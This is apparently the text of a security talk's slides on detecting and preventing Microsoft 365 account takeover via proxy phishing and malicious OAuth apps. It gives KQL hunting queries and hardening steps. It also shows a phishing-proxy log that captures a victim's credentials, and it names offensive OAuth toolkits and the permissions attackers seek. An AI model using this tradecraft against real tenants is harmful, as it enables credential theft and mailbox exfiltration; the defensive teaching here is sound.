
First, if you are seeing this application in your tenant and it's not approved, I have some bad news. This application is used to take a backup of the entire mailbox from the cloud and export it to PST. Assume that everything within the mailbox is lost, and any useful information will be used for future fraud or sold on the dark net. Oh, and if it was an administrative user compromised? It could potentially be every mailbox within the organization.

I'm sorry if I just ruined your day.

War story #2

<https://cybercorner.tech/malicious-azure-application-perfectdata-software-and-office365-business-email-compromise/>





Hunting the adversary

Hunting (and detecting) the adversary

- › *But how can we detect it?*
- › Short answer?
 - › It's hard.
- › Long answer?
 - 🌀 It presents a challenge of grave difficulty, one not easily surmounted.
- › Evilginx cannot be detected by anomalous user-agents
- › Proxies cannot be detected by suspicious token issuers
- › Proxies cannot be detected by strange sign-in error codes
- › Proxies cannot be detected by reused token IDs

Hunting (and detecting) the adversary

- › „*Stop looking at the tree, the fruit is on the ground!*” – Jayson E. Street
- › Hunt for anomalous sign-in locations
 - › How often do your users travel? Use per-user baselines!
- › *But attackers are sophisticated, they will use a VPS hosted in your country..*
 - › Can you track down the IP ranges/ASNs belonging to them? Filter on it!
- › Do you require Entra ID compliant devices?
 - › Hunt for suspicious user-agents – yes, there is an OS/2 Firefox port...
 - › Sometimes, custom proxies forget to change UAs – Python, Axios, Go, etc.
 - › *trustedsec.com/blog/weaponization-of-token-theft-a-red-team-perspective*

Hunting (and detecting) the adversary

- › *Okay, but how do we hunt them post-mortem?*
 - › The fruit is still on the ground
- › Attackers tend to use separate hosting providers for proxying and hands-on activity
 - › They also like to use **one** hosting provider (ASN!) for hands-on activity
- › *What if they use a VPN instead?*
 - › The proxy address for all initial sign-ins will **almost always be the same**
 - › Typically, all compromised users fell for the same (or similar) phishing e-mail – hunt by subject, sender address/domain/IP, network message ID...

Hunting (and detecting) the adversary

- › *What post-exploitation activity to look for?*
- › First proxy sign-in is usually to a „generic” application/resource:
 - › OfficeHome (default for login.microsoftonline.com)
 - › Exchange Online (default for login.live.com)
- › Addition of a new MFA method, sign-ins to:
 - › My Profile (myaccount.microsoft.com)
 - › My Signins (mysignins.microsoft.com)
 - › Microsoft Account Controls V2 (aka.ms/mfasetup)
 - › Microsoft App Access Panel (myapps.microsoft.com)

Hunting (and detecting) the adversary

- › Consent to suspicious OAuth2 applications/permissions
 - › PERFECTDATA SOFTWARE
 - › *huntresslabs.github.io/rogueapps/*
 - › EWS.AccessAsUser.All, offline_access (skip additional MFA prompts),
mail.read, mail.send, files.readWrite.all,...
 - › *github.com/mdsecactivebreach/o365-attack-toolkit*
 - › *github.com/mandiant/PwnAuth*
- › Strange O365 activity
 - › Mailbox rules, SharePoint bulk downloads, mass mailing

Sign-ins from certain ASN or using specific UA

SigninLogs

| where

AutonomousSystemNumber == 8075 or

UserAgent matches regex @"^axios/\d+\.\d+\.\d+\$"

Authentication from new country (baseline anomaly)

```
let baselineStart = 14d;
let baselineEnd = 1d;
let baselineLocations = materialize(SigninLogs
  | where TimeGenerated between (ago(baselineStart) .. ago(baselineEnd))
  // login.microsoftonline.com/error
  | where ResultType in (0, 50140) // keep me signed in
  | summarize LocationBaseline = make_set(Location) by UserPrincipalName);
SigninLogs
| join kind=inner baselineLocations on UserPrincipalName
| where set_has_element(LocationBaseline, Location) == false
| project-reorder
    TimeGenerated,
    UserPrincipalName,
    Location,
    IPAddress,
    LocationBaseline,
    AppDisplayName
```


Authentication from new country (baseline anomaly)

```
1 let baselineStart = 14d;
2 let baselineEnd = 1d;
3 let baselineLocations = materialize(SigninLogs
4   |> where TimeGenerated between (ago(baselineStart) .. ago(baselineEnd))
5   |> where ResultType in (0, 50140)
6   |> summarize LocationBaseline = make_set(Location) by UserPrincipalName);
7 SigninLogs
8 |> join kind=inner baselineLocations on UserPrincipalName
9 |> where set_has_element(LocationBaseline, Location) == false
10 |> project-reorder TimeGenerated, UserPrincipalName, Location, IPAddress, LocationBaseline, AppDisplayName
```

...

Results Chart

TimeGenerated [UTC] ↑↓	UserPrincipalName	Location	IPAddress	LocationBaseline	AppDisplayName
> 31/08/2024, 08:45:12.256	admin@	NL	4.1	["HR"]	OfficeHome
> 31/08/2024, 08:44:39.487	admin@	NL	4.1	["HR"]	OfficeHome
> 31/08/2024, 08:44:37.922	admin@	NL	4.1	["HR"]	OfficeHome
> 31/08/2024, 08:43:56.562	admin@	NL	4.1	["HR"]	OfficeHome

Authentication methods changed

```
let mfa_actions = dynamic([
    "User registered security info", "User changed default security info",
    "User deleted security info", "Admin updated security info",
    "User reviewed security info", "Admin deleted security info",
    "Admin registered security info"
]);
AuditLogs
| where Category =~ "UserManagement" and ActivityDisplayName in (mfa_actions)
| extend Initiator = tostring(InitiatedBy.user.userPrincipalName)
| extend IP = tostring(InitiatedBy.user.ipAddress)
| mv-apply TargetResource = TargetResources on
    (
        where TargetResource.type =~ "User"
        | extend Target = tostring(TargetResource.userPrincipalName)
    )
| summarize
    Start=min(TimeGenerated),
    End=max(TimeGenerated),
    Actions = make_set(ResultReason, MaxSize=8) by Initiator, IP, Result, Target
```


Hunt for suspicious emails

```
let subjectSubstrings = dynamic(["invited", "OneNote"]);
let senderRegex = @"sender\d+@example.com";
let maliciousUrl = "example.com";
let maliciousFileHash =
"bd5b6ffd91e3310ee4d0a22c00361c8dc3057995ca46ebef8b82a673646323f";
let emails = EmailEvents
| where
    Subject has_all (subjectSubstrings) or
    SenderFromAddress matches regex senderRegex;
let emailsWithMaliciousUrl = EmailUrlInfo
| where Url contains maliciousUrl;
let emailsWithMaliciousFile = EmailAttachmentInfo
| where SHA256 contains maliciousFileHash;
union isfuzzy=true emails, emailsWithMaliciousFile, emailsWithMaliciousUrl
```


Creation/modification of inbox rules

```
let set_new = OfficeActivity
| where Operation in ("Set-InboxRule", "New-InboxRule");
let update_new = OfficeActivity
| where Operation contains "UpdateInboxRules"
| where OperationProperties contains '"Forward,"';
let exoTransport = OfficeActivity
| where OfficeWorkload == "Exchange"
| where Operation in~ ("New-TransportRule", "Set-TransportRule")
| extend p = parse_json(Parameters)
| extend RuleName = case(
    Operation =~ "Set-TransportRule", tostring(OfficeObjectId),
    Operation =~ "New-TransportRule", tostring(p[1].Value),
    "Unknown"
)
| mvexpand p
| where (p.Name =~ "BlindCopyTo" or p.Name =~ "RedirectMessageTo") and
isnotempty(p.Value)
| extend RedirectTo = p.Value;
union isfuzzy=true exoTransport, set_new, update_new
```

Registration of new device in Entra ID

AuditLogs

```
| where OperationName =~ "Register device"
| mv-apply AdditionalDetail = AdditionalDetails on (
    where AdditionalDetail.key =~ "Device Id"
    | project DeviceId = AdditionalDetail.value
)
| mv-apply InitiatedBy_expanded = InitiatedBy on (
    where isnotempty(InitiatedBy_expanded.user)
    | project
        AadUserId = InitiatedBy_expanded.user.id,
        UserPrincipalName = InitiatedBy_expanded.user.userPrincipalName,
        IPAddress = InitiatedBy_expanded.user.ipAddress
)
| project
    TimeGenerated = ActivityDateTime, UserPrincipalName, IPAddress,
    DeviceId, AadUserId, OperationName, AADTenantId, Result, Type,
    AdditionalDetails, TargetResources, InitiatedBy
```


Suspicious OAuth2 consent

- › `github.com/Azure/Azure-Sentinel/`
 - › `MaliciousOAuthApp_PwnAuth.yaml`
 - › `MaliciousOAuthApp_0365AttackToolkit.yaml`
 - › `SuspiciousOAuthApp_OfflineAccess.yaml`
 - › `ConsentToApplicationDiscovery.yaml`

A dark, grainy background featuring a faint silhouette of a person. The person's head is tilted, and their hand is raised towards their face, suggesting a state of deep thought or contemplation. The overall mood is somber and intellectual.

Hardening & Protection

Hardening and protection for all tax brackets

- › „If you invested in technology as much as you do in people, you would be running a Cisco PIX firewall with an ‘allow-all’ ACL.” – Jayson E. Street (yes, again, and it’s from the same talk – *Hacker Striptease*)
- › Protection is not free, but it’s probably cheaper than you think
- › You probably have hardening capability already, it’s just not implemented
 - › Entra P1 license includes:
 - › Conditional access, session lifetime management, RBAC
- › Detection of attacker infrastructure is basically free!
 - › github.com/HuskyHacks/clarion

Hardening and protection – *pick up the fruit!*

- › Prevent users from consenting to OAuth2 applications on their own

Home > Default Directory | Enterprise applications > Enterprise applications | User settings >

Consent and permissions | User consent settings ...

× « Save Discard | Got feedback?

Manage

- User consent settings
- Admin consent settings
- Permission classifications

Control when end users and group owners are allowed to grant consent to applications, and when they will be required to request administrator review and approval. Allowing users to grant apps access to data helps them acquire useful applications and be productive, but can represent a risk in some situations if it's not monitored and controlled carefully.

User consent for applications
Configure whether users are allowed to consent for applications to access your organization's data. [Learn more](#)

- ☐ Do not allow user consent
An administrator will be required for all apps.
- ☐ Allow user consent for apps from verified publishers, for selected permissions (Recommended)
All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered in this organization.
- ☒ Allow user consent for apps
All users can consent for any app to access the organization's data.

⚠ With your current user settings, all users can allow applications to access your organization's data on their behalf. [Learn more about the risks](#)
Microsoft recommends allowing user consent only for verified app publishers or apps from your organization, for permissions you classify as "low impact". [Learn more](#)

Hardening and protection – *pick up the fruit!*

- › Set action-specific CA policies – e.g., for adding an MFA device

Conditional Access policy

 Delete  View policy information

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *
MFA registration limitation ✓

Assignments

Users ⓘ
[Specific users included](#)

Target resources ⓘ
1 user action included

Control access based on all or specific network access traffic, cloud apps or actions. [Learn more](#)

Select what this policy applies to
User actions

Select the action this policy will apply to

☒ Register security information

☐ Register or join devices

☐ Block access

☒ Grant access

☒ Require multifactor authentication ⓘ

ⓘ Consider testing the new "Require authentication strength". [Learn more](#)

☐ Require authentication strength ⓘ

⚠ "Require authentication strength" cannot be used with "Require multifactor authentication". [Learn more](#)

☐ Require device to be marked as compliant ⓘ

☒ Require Microsoft Entra hybrid joined device ⓘ

Hardening and protection – *pick up the fruit!*

- › Set action-specific CA policies – e.g., for adding an MFA device



victim@[REDACTED]onmicrosoft.com

You can't get there from here

This application contains sensitive information and can only be accessed from:

- Default Directory domain joined devices. Access from personal devices is not allowed.

Since you're using Firefox, you need to enable the Firefox browser [setting](#) to allow Windows single sign-on for Microsoft, work, and school accounts. You must be on Firefox 91 or above. Alternatively, you can use Microsoft Edge or Internet Explorer to access this application.

If you're not planning to do this right now, you might still be able to browse to other Default Directory sites. Otherwise, [sign out to protect your account](#).

Hardening and protection – *pick up the fruit!*

- › Take advantage of Named Locations!

← ↻ 🔒 https://login.microsoftonline.com/error

Error Code:

Submit

Error Code	53003
Message	Access has been blocked by Conditional Access policies. The access policy does not allow token issuance.
Remediation	If this is unexpected, see the conditional access policy that applied to this request in the Azure Portal.

Microsoft

victim@[REDACTED]onmicrosoft.com

You cannot access this right now

Your sign-in was successful, but does not meet the criteria to access this resource. For example, you might be signing in from a browser, app or location that is restricted by your admin.

Troubleshooting details

If you contact your administrator, send this info to them.

[Copy info to clipboard](#)

Error Code: 53003

Request Id: 0bcaceac-8c18-4892-9d95-6e7728c6b500

Correlation Id: 2bcaeb20-c2d4-48fc-81b4-986002873f21

Timestamp: 2024-08-29T09:35:49.921Z

App name: OfficeHome

App ID: 4765445b-32c6-49b0-83e6-1d93765276ca

IP address: 4.1[REDACTED]

Hardening and protection – *pick up the fruit!*

- › Take advantage of Named Locations!

```
[09:35:30] [imp] [2] [microsoft] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0 (83.1 [REDACTED])
[09:35:30] [inf] [2] [microsoft] landing URL: https://login.[REDACTED].online/K[REDACTED]
[09:35:45] [+++] [2] Password: [T.[REDACTED]]
[09:35:45] [+++] [2] Username: [victim@[REDACTED].onmicrosoft.com]
[09:35:45] [+++] [2] Username: [victim@[REDACTED].onmicrosoft.com]
:
:
:
: The shrinking monster: "I'd do anything for a cookie."|
```

Hardening and protection – *pick up the fruit!*

- › Reduce the attacker activity window using sign-in frequency (SIF)
- › „The Microsoft Entra ID default configuration for user sign-in frequency is a rolling window of **90 days**.”
- › „Sign-in frequency defines the **time period** before a user is asked to sign in again when attempting to access a resource.”

Example 1: When you continue to work on the same doc in SPO for an hour

- At 00:00, a user signs in to their Windows 11 Microsoft Entra joined device and starts work on a document stored on SharePoint Online.
- The user continues working on the same document on their device for an hour.
- At 01:00, the user is prompted to sign in again. This prompt is based on the sign-in frequency requirement in the Conditional Access policy configured by their administrator.

Hardening and protection – *pick up the fruit!*

- › Sign-in frequency is great, but be careful!
- › „*Asking users for credentials often seems like a sensible thing to do, but it can backfire: users that are trained to enter their credentials without thinking can unintentionally supply them to a malicious credential prompt.*”
- › Consider applying a reasonable sign-in frequency for high-privileged accounts
 - › Try not to sign out your Global Admin during a tenant migration :)

Hardening and protection – *this one's hanging low*

- › Configure Entra ID protection
- › Identity protection/anomaly detection framework built into the P2 license
- › Customizable risk policies
 - › Automatically disable account if deemed *High Risk*
 - › Require re-authentication if deemed *Medium Risk*
 - › ...
- › learn.microsoft.com/en-us/entra/id-protection/overview-identity-protection


Hardening and protection – *this one's hanging low*

- › Avoid applying administrative privileges to Entra ID synced accounts!
- › Since we already have a choice, let's **not** solve *two* incidents at once



Andy Robbins • Following
Principal Product Architect at SpecterOps
3w •

From initial access to Domain Admin... with a detour through Entra. Another real example from a real environment.



Hardening and protection – *we might need a ladder*

- › Keep an eye out for token protection (still in preview mode)
- › „Token protection attempts to reduce attacks using token theft by ensuring a token is usable **only from the intended device**.”
- › „Token protection creates a **cryptographically secure tie** between the token and the device it's issued to. (...) A policy can ensure that **only Primary Refresh Tokens (PRTs) are used** by applications when requesting access to a resource.”

Hardening and protection – *we might need a ladder*

- › It might be time to roll out Windows Hello for Business.
- › *What's a PRT?*
 - › A JWT containing the (issuing) **device ID** and an **encrypted session key**
- › *How are they created?*
 - › During Entra device registration, 2 key pairs are generated – device (dkpriv/dkpub) and transport (tkpriv/tkpub) keys
 - › Public keys are shipped off to Entra ID
 - › Entra sends back a nonce which the user signs using *dkpriv*
 - › A PRT is sent back by Entra upon signature validation

Hardening and protection – *we might need a ladder*


- › *How are PRTs used?*
 - › Most of the time, the PRT isn't being used *directly*, but rather the encrypted session key inside
 - › The session key is used to sign and encrypt web browser cookies or refresh/access tokens
- › *How are PRTs protected?*
 - › PRTs and the *tkpriv/dkpriv* keys are protected by the TPM, **if it exists**
 - › Otherwise, they are in the CloudAP cache (LSASS), and the keys are protected by **DPAPI** (no TPM > no protection!)

Hardening and protection – *we might need a ladder*

